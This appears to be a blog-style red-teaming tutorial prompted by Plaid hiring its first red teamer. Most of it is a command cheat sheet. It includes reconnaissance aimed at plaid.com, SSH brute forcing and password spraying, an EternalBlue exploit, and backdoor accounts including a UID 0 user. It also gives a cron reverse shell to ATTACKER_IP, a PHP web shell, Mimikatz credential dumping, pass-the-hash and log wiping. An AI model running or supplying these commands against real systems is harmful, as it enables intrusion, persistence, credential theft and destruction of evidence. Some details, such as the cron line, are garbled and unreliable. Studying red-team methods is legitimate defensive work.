Listen to this Post
Introduction:

The cybersecurity landscape is evolving from reactive vulnerability patching to proactive, adversary-emulated threat hunting. Plaid’s strategic decision to hire its inaugural red teamer signals a mature shift in security posturing, focusing on identifying systemic “unknown unknowns” within its infrastructure. This move underscores the critical industry pivot towards continuous security validation through controlled offensive operations that test defensive capabilities holistically.
Learning Objectives:
- Understand the strategic purpose and operational methodology of a dedicated red team.
- Learn the technical differences between vulnerability assessment, penetration testing, and red teaming.
- Master foundational command-line techniques and tool configurations for infrastructure-based red team operations.
You Should Know:
1. The Red Team Mandate: Beyond Vulnerability Scanning
Red teaming represents the apex of offensive security, focusing on objective-based adversary simulation rather than checklist-based testing. Unlike penetration testing which identifies specific vulnerabilities, or vulnerability assessments which catalog potential weaknesses, red team operations test an organization’s overall detection and response capabilities by emulating real-world adversary Tactics, Techniques, and Procedures (TTPs).
Step-by-Step Guide:
- Define Objectives: Establish specific goals like “exfiltrate simulated payment data from the production database” or “gain persistent access to the CI/CD pipeline.”
- Establish Rules of Engagement: Document approved TTPs, prohibited actions, in-scope/out-of-scope systems, and communication protocols.
- Execute Campaign: Operate stealthily over weeks or months, mimicking advanced persistent threat (APT) groups.
- Report Findings: Focus on detection gaps, response failures, and systemic control weaknesses rather than individual vulnerabilities.
2. Infrastructure Reconnaissance: The Foundation of Any Operation
Comprehensive reconnaissance is critical for understanding the attack surface. Red teamers use both passive and active techniques to map infrastructure without triggering alarms.
Step-by-Step Guide:
- Passive Gathering: Use OSINT tools to collect information without touching target systems.
Use theHarvester to find emails and subdomains
theharvester -d plaid.com -b google,linkedin
Use Amass for extensive subdomain enumeration
amass enum -passive -d plaid.com -o domains.txt
- Active Scanning: Conduct targeted scans to identify live hosts and services.
Use Nmap for stealthy SYN scanning and service detection
nmap -sS -sV -T4 -O -p- -iL domains.txt -oA initial_scan
Use Masscan for extremely fast internet-wide scanning
masscan -p0-65535 192.168.0.0/16 --rate=10000
- Cloud Enumeration: For cloud environments, use provider-specific tools.
AWS enumeration with ScoutSuite
scout aws --access-keys <key> --secret-key <secret>
Azure enumeration with MicroBurst
Import-Module .\MicroBurst.ps1; Invoke-EnumerateAzureBlobs -Base plaid
3. Initial Compromise: Gaining the First Foothold
Red teams exploit weak authentication, unpatched services, or human factors to establish initial access, mirroring how real attackers breach organizations.
Step-by-Step Guide:
- Password Attacks: Use targeted attacks against identified services.
Hydra for SSH brute force
hydra -L users.txt -P passwords.txt ssh://192.168.1.100
Kerbrute for Kerberos pre-authentication spraying
kerbrute passwordspray -d domain.com users.txt Password123
- Exploit Public-Facing Applications: Target web applications and services.
Metasploit for exploit framework
msfconsole -q
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 exploit(ms17_010_eternalblue) > set RHOSTS 192.168.1.50
msf6 exploit(ms17_010_eternalblue) > exploit
- Weaponize Social Engineering: Craft targeted phishing campaigns with tools like GoPhish or SET.
4. Establishing Persistence: Maintaining Access
Once initial access is achieved, red teams establish persistence mechanisms to maintain access despite system reboots, credential changes, or other disruptions.
Step-by-Step Guide:
1. Create Hidden Accounts: Add backdoor user accounts.
 Linux hidden user (UID < 1000, no home directory)
useradd -r -M -s /bin/bash -u 0 backdooruser
 Windows hidden user
net user backdooruser Password123! /add /active:yes
net localgroup administrators backdooruser /add
2. Scheduled Tasks/Cron Jobs: Establish automated re-entry points.
 Linux cron persistence
echo "/5     /bin/bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/443 0>&1'" | crontab -
 Windows scheduled task
schtasks /create /tn "SystemUpdate" /tr "C:\shell.exe" /sc hourly /mo 1
3. Web Shells: Deploy backdoors on web servers.
<?php system($_GET['cmd']); ?>
5. Lateral Movement: Expanding Control
Red teams move laterally through the network to reach critical assets, using credential harvesting, pass-the-hash attacks, and exploitation of trust relationships.
Step-by-Step Guide:
1. Credential Dumping: Extract credentials from compromised systems.
 Mimikatz for Windows credential dumping
privilege::debug
sekurlsa::logonpasswords
 SecretsDump.py for DCSync attacks
secretsdump.py domain.com/username:password@DC_IP
2. Pass-the-Hash: Use hashed credentials to authenticate.
 CrackMapExec for PtH against multiple systems
crackmapexec smb 192.168.1.0/24 -u administrator -H <NTLM_HASH> -x whoami
3. Kerberoasting: Attack Kerberos service tickets.
 Get SPN tickets
GetUserSPNs.py domain.com/user:password -dc-ip DC_IP -request
 Crack with Hashcat
hashcat -m 13100 hashes.txt wordlist.txt
6. Privilege Escalation: Gaining Domain Dominance
The path to domain administrator privileges involves exploiting misconfigurations, vulnerabilities, and weak access controls.
Step-by-Step Guide:
1. Local Privilege Escalation: Escalate on individual systems.
 Linux privilege escalation enumeration
linpeas.sh
 Windows privilege escalation enumeration
winpeas.exe
 PowerSploit modules
Import-Module .\PowerUp.ps1; Invoke-AllChecks
2. Domain Privilege Escalation: Abuse Active Directory misconfigurations.
 BloodHound for AD relationship mapping
bloodhound-python -d domain.com -u user -p password -ns DC_IP -c All
 Abuse ACLs with BloodHound identified paths
7. Defense Evasion: Operating Under the Radar
Successful red teams must avoid detection by security controls while accomplishing their objectives.
Step-by-Step Guide:
- Process Injection: Hide malicious code in legitimate processes.
Cobalt Strike process injection
inject <pid>=<listener>
Metasploit migration
meterpreter > run post/windows/manage/migrate
2. Log Manipulation: Clear evidence of activity.
 Windows event log clearing
wevtutil cl system
wevtutil cl security
 Linux log tampering
find /var/log -name ".log" -exec sh -c 'echo "" > {}' \;
3. Anti-Forensics: Use tools like Timestomp or execute in memory only to avoid disk artifacts.
What Undercode Say:
- Strategic Accountability: The primary value of a red team isn’t finding bugs but holding the entire security organization accountable for measurable defensive outcomes.
- Program Evolution: Starting with infrastructure focus allows for foundational control testing before expanding to application-specific or physical social engineering campaigns.
Plaid’s creation of a dedicated red team position reflects the maturation of cybersecurity from technical problem-solving to strategic risk management. By focusing on “unknown unknowns,” they’re investing in continuous security validation rather than point-in-time compliance. This approach forces security teams to measure effectiveness based on how well they detect and respond to sophisticated attacks, not just how many vulnerabilities they patch. The reporting structure to executive stakeholders ensures findings drive organizational change rather than becoming another technical report. As more companies follow this model, we’ll see security metrics shift from vulnerability counts to mean time to detection and containment.
Prediction:
Within three years, enterprise red teaming will evolve from infrastructure emulation to full-spectrum cyber-physical-operational technology testing, incorporating AI-driven attack automation that adapts to defensive measures in real-time. The proliferation of AI-powered offensive security tools will enable smaller security teams to conduct sophisticated red team operations, democratizing advanced threat emulation. However, this will also lower the barrier to entry for malicious actors, creating an arms race where defensive AI must continuously learn from red team activities to maintain effectiveness. Organizations that fail to implement mature red team programs will face increasingly sophisticated attacks without the capability to understand their own defensive gaps.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Daveseidman Plaid – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


